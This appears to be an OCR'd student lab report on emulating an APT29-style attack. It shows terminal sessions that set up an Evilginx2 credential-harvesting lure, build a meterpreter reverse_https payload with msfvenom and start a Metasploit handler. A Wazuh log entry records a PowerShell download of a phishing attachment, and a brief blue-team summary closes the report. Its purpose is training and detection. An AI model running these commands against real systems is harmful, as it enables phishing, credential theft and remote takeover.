

3. Adversary Emulation Lab


Activities:


- Tools: Caldera, Metasploit, Evilginx2.
- Tasks: Emulate an APT29 attack, test blue team detection.
- Brief:
- **Emulation**: Simulate APT29 phishing and persistence with Caldera. Log:

Phase	TTP	Tool Used	Notes
Phishing	T1566.001	Evilginx2	Credential harvest






kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
-p string
Phishlets directory path
-t string
HTML redirector pages directory path
-v Show version
(blank㉿kali)-[~/evilginx2]
$ # Stop any running Evilginx2
sudo pkill evilginx
# Start with developer mode (self-signed certificates)
sudo ~/evilginx2/evilginx -p ~/evilginx2/phishlets/ -developer
[17:02:44] [inf] Evilginx Mastery Course: https://academy.breakdev.
[17:02:44] [inf] loading phishlets from: /home/blank/evilginx2/phis
[17:02:44] [inf] loading configuration from: /root/.evilginx
[17:02:45] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
phishlet
status
visibility
hostname
unauth_url
example
enabled
visible
192.168.29.163
: config domain 192.168.29.163
[17:03:03] [inf] server domain set to: 192.168.29.163
: phishlets hostname example 192.168.29.163
[17:03:11] [inf] phishlet 'example' hostname set to: 192.168.29.163
[17:03:11] [inf] disabled phishlet 'example'
: phishlets enable example
[17:03:18] [inf] enabled phishlet 'example'
: lures create example
[17:03:28] [inf] created lure with ID: 0
: lures get-url 0
https://academy.192.168.29.163/jznfRmiC
Kali Linux
https://academy.192.168.29.163/jznfRmiC
Google
This time, search with:
Sign in
AI Mode All Images Videos Short videos Shopping Forums More Tools
Did you mean: https://academy.192.168.29 163/jzn foRm
Your search did not match any documents
Need help? Take a look at other tips for searching on Google.
You can also try these searches:
new songs
weather today
today gold rate
restaurants nearby
english to tamil
dictionary meaning
quitar price
Right Ctrl
32°C
Partly sunny
Search
ENG
IN
17:07
20-09-2025


kali [Running] - Oracle VirtualBox
File Actions Edit View Help
(blank㉿kali)-[~/evilginx2]
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 192.168.29.163
LHOST => 192.168.29.163
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) >
blank@kali: ~
File Actions Edit View Help
(blank㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.29.163 LPORT=443 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 887 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
(blank㉿kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.
(blank㉿kali)-[~]
$ sudo apt install samba
[sudo] password for blank:
Upgrading:
libldb2 libtevent0t64 samba samba-libs
libnss-winbind libwbclient0 samba-ad-dc smbclient
libpam-winbind python3-ldb samba-ad-provision tdb-tools
libsmbclient0 python3-samba samba-common winbind
libtalloc2 python3-talloc samba-common-bin
libtdb1 python3-tdb samba-dsdb-modules
Right Ctrl
30°C
Partly sunny
Search
ENG
IN
17:43
20-09-2025



- **Blue Team Detection**: Analyze Wazuh logs for detection points. Summarize in 50 words.





Document Details

View surrounding documents | View single document

_index	wazuh-alerts-4.x-2025.03.19
agent.id	002
agent.ip	172.30.1.81
agent.name	VIC-Windows-02
data.win.eventdata.commandLine	powershell.exe -ExecutionPolicy Bypass -C \"$url = 'http://172.30.1.71:8000/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\PhishingAttachment.xlsm\"
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\Windows\\system32\\
data.win.eventdata.description	Windows PowerShell
data.win.eventdata.fileVersion	10.0.19041.3996 (WinBuild.160101.0800)
data.win.eventdata.hashes	MD5=2E5A8590CF6848968FC23DE3FA1E25F1,SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3,IMPHASH=3D08F4848535206D772DE145804FF4B6
data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.integrityLevel	High
data.win.eventdata.logonGuid	{d52f39ae-87af-67da-e22c-b50100000000}
data.win.eventdata.logonId	0x1b52ce2

Summary:

Wazuh logs are analyzed as part of Blue Team Detection in order to find possible threats, irregularities, and illegal activity.
Changes in file integrity, login attempts, malware signatures, and rule-based warnings are important points of detection.
By providing quick incident response and improving overall security posture, correlating these logs aids in the early detection of breaches.